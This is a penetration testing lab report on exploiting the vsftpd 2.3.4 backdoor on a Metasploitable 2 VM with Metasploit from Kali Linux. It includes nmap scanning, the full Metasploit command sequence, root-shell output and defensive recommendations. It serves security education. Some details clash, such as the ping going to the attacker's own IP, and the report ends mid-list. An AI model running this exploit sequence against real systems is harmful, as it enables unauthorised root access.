

Metasploit Framework Penetration Testing Lab Report

Cover Page

Metasploit Framework Penetration Testing Lab Report

- Project Type: Cyber Security & Ethical Hacking
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- Role: Cyber Security Analyst
- Platform: Kali Linux & Metasploitable 2
- Tools Used: VMware Workstation 16, Kali Linux, Metasploit Framework, Nmap
- Project Date: July 2026
- Purpose: Educational Purposes Only

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1. Project Overview

Introduction

This project demonstrates a controlled penetration testing exercise using the Metasploit Framework against the Metasploitable 2 virtual machine within a secure virtual lab environment. The purpose of the project is to understand the penetration testing lifecycle, identify vulnerabilities, exploit a known service, and obtain administrative access for educational purposes.

The lab was isolated using VMware Workstation to ensure that no production systems or external networks were affected during testing.

This project follows ethical hacking principles and was conducted only in a controlled laboratory environment.

2. Objectives

- The objectives of this project were:
- Build a secure penetration testing lab.
- Verify network connectivity between Kali Linux and Metasploitable 2.
- Discover the target system.
- Perform network scanning using Nmap.
- Identify vulnerable services.
- Exploit a known vulnerability using Metasploit Framework.
- Gain root shell access.
- Perform basic post-exploitation enumeration.
- Document the complete penetration testing process.


3. Lab Environment

Environment Overview

The penetration testing lab was created in an isolated virtual environment using VMware Workstation 16. The attacker machine was Kali Linux, while the target machine was Metasploitable 2. Both virtual machines were connected through the same Host-Only virtual network to ensure secure communication without exposing the lab to external systems.

Lab Components

Component	Description
• Virtualization Software	VMware Workstation 16 Player
• Attacker Machine	Kali Linux
• Target Machine	Metasploitable 2
• Network Type	Host-Only Network
• Penetration Testing Framework	Metasploit Framework



4. Tools Used

The following tools were used during this penetration testing project:

- VMware Workstation 16

Used to create and manage the virtual machines.

- Kali Linux

Used as the attack machine containing penetration testing tools.

- Metasploit Framework

Used to identify and exploit vulnerabilities in the target machine.

- Nmap

Used to discover hosts, identify open ports, and detect running services.

- Linux Terminal


Used to execute commands, verify connectivity, and perform post-exploitation activities.

5. Network Configuration

The attacker and target machines were configured on the same Host-Only network.

Machine	IP Address	Operating System
Kali Linux	192.168.*.*	Kali Linux
Metasploitable 2	192.168.*.*	Ubuntu (Metasploitable 2)

Network connectivity was verified using the ping command before starting the assessment.




```
@kali ~  
File Actions Edit View Help  
[anthony@kali ~]$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255  
ether 08:00:27:00:00:00 txqueuelen 1000 (Ethernet)  
RX packets 1347 bytes 91041 (88.7 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 978 bytes 95696 (93.4 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
device interrupt 19 base 0x2000  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 20289 bytes 69254095 (66.0 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 20289 bytes 69254095 (66.0 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
[anthony@kali ~]$ ping 192.168.1.10  
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data:  
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.673 ms  
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=0.600 ms  
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=0.527 ms  
64 bytes from 192.168.1.10: icmp_seq=4 ttl=64 time=0.486 ms  
64 bytes from 192.168.1.10: icmp_seq=5 ttl=64 time=0.700 ms  
64 bytes from 192.168.1.10: icmp_seq=6 ttl=64 time=0.562 ms  
64 bytes from 192.168.1.10: icmp_seq=7 ttl=64 time=0.551 ms  
64 bytes from 192.168.1.10: icmp_seq=8 ttl=64 time=0.574 ms  
64 bytes from 192.168.1.10: icmp_seq=9 ttl=64 time=0.474 ms  
64 bytes from 192.168.1.10: icmp_seq=10 ttl=64 time=0.622 ms  
64 bytes from 192.168.1.10: icmp_seq=11 ttl=64 time=0.251 ms  
64 bytes from 192.168.1.10: icmp_seq=12 ttl=64 time=0.253 ms  
64 bytes from 192.168.1.10: icmp_seq=13 ttl=64 time=0.365 ms  
64 bytes from 192.168.1.10: icmp_seq=14 ttl=64 time=0.420 ms  
^C  
--- 192.168.1.10 ping statistics ---  
14 packets transmitted, 14 received, 0% packet loss, time 1329ms  
rttmin/avg/max/mdev = 0.251/0.507/0.700/0.134 ms
```

6. Methodology

The penetration testing process followed a structured methodology.


Step 1 – Lab Setup

Both virtual machines were configured and connected to the same isolated Host-Only network.



Step 2 – Verify Connectivity

The attacker machine successfully communicated with the target machine using the ping command.





Step 3 – Network Scanning



An Nmap scan was performed to identify open ports and running services on the target system.

Example command: `nmap -sV 192.168.*.*`

The scan revealed multiple open ports and vulnerable services available on the target machine.








Step 4 – Vulnerability Identification

The scan results were analyzed to identify vulnerable services that could be exploited using Metasploit Framework.

Step 5 – Exploitation


The appropriate Metasploit module was selected and configured with the target IP address. After executing the exploit, a Meterpreter/command shell session was successfully established.



```
@kali ~  
File Actions Edit View Help  
msf6 > search vsftpd  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp	2011-02-03	normal	Yes	2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	vsftpd v2.3.4 Backdoor Command Execution

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.100  
RHOSTS => 192.168.1.100  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
-----  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS 192.168.1.100 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
--  
0 Automatic  
View the full module info with the info, or info -d command.
```




```
@kali ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] -21 - Banner: 220 (vsftpd 2.3.4)  
[*] -21 - USER: 331 Please specify the password.  
[*] -21 - Backdoor service has been spawned, handling...  
[*] -21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.100) at 2026-07-13 15:33:00  
[*] 192.168.1.100:21: ~$
```

Step 6 – Root Shell Access

Administrative (root) access was successfully obtained on the target machine.

Basic system information and user details were verified using Linux commands.



Step 7 – Post-Exploitation

Basic enumeration activities were performed after successful exploitation to verify access to the target system.

Examples include:

- Displaying current user
- Checking system information
- Viewing network configuration
- Listing files and directories

7. Results

The penetration testing exercise was successfully completed in the isolated lab environment. Network scanning identified multiple open ports and services on the target machine. A suitable Metasploit module was used to exploit a known vulnerability, resulting in successful administrative (root) access. Post-exploitation activities confirmed complete control over the target system within the authorized testing environment.

Summary of Results

Activity	Status
➤ Lab Setup	✔ Completed
➤ Network Connectivity	✔ Verified
➤ Nmap Scan	✔ Completed
➤ Service Enumeration	✔ Completed
➤ Vulnerability Exploitation	✔ Successful
➤ Root Shell Access	✔ Successful
➤ Post-Exploitation	✔ Completed

8. Evidence (Screenshots)

The following screenshots provide evidence of each stage of the penetration testing process.

- Screenshot 1-2: Lab Setup
- Screenshot 3: Network Connectivity (Ping)
- Screenshot 4-9: Nmap Scan Results
- Screenshot 10-11: Metasploit Exploitation
- Screenshot 12: Root Shell Access
- Screenshot 13-18: Post-Exploitation Enumeration

9. Security Recommendations

Based on the assessment, the following security improvements are recommended:

- Keep operating systems and applications updated with the latest security patches.
- Disable unnecessary services and close unused ports.
- Use strong authentication mechanisms and secure passwords.
- Restrict network access using firewalls and access control lists.
- Regularly perform vulnerability assessments and penetration testing.
- Monitor system logs to detect suspicious activities.
- Implement the Principle of Least Privilege (PoLP).
- Maintain regular backups and test recovery procedures.

10. Conclusion

This project successfully demonstrated the complete penetration testing lifecycle in a safe and controlled laboratory environment. The assessment included network discovery, service enumeration, vulnerability identification, exploitation, root access, and post-exploitation activities.

The project provided practical experience with industry-standard tools such as Nmap and the Metasploit Framework while reinforcing ethical hacking principles and responsible security testing practices.

11. Skills Demonstrated

During this project, the following technical skills were demonstrated:

- Penetration Testing Fundamentals
- Vulnerability Assessment
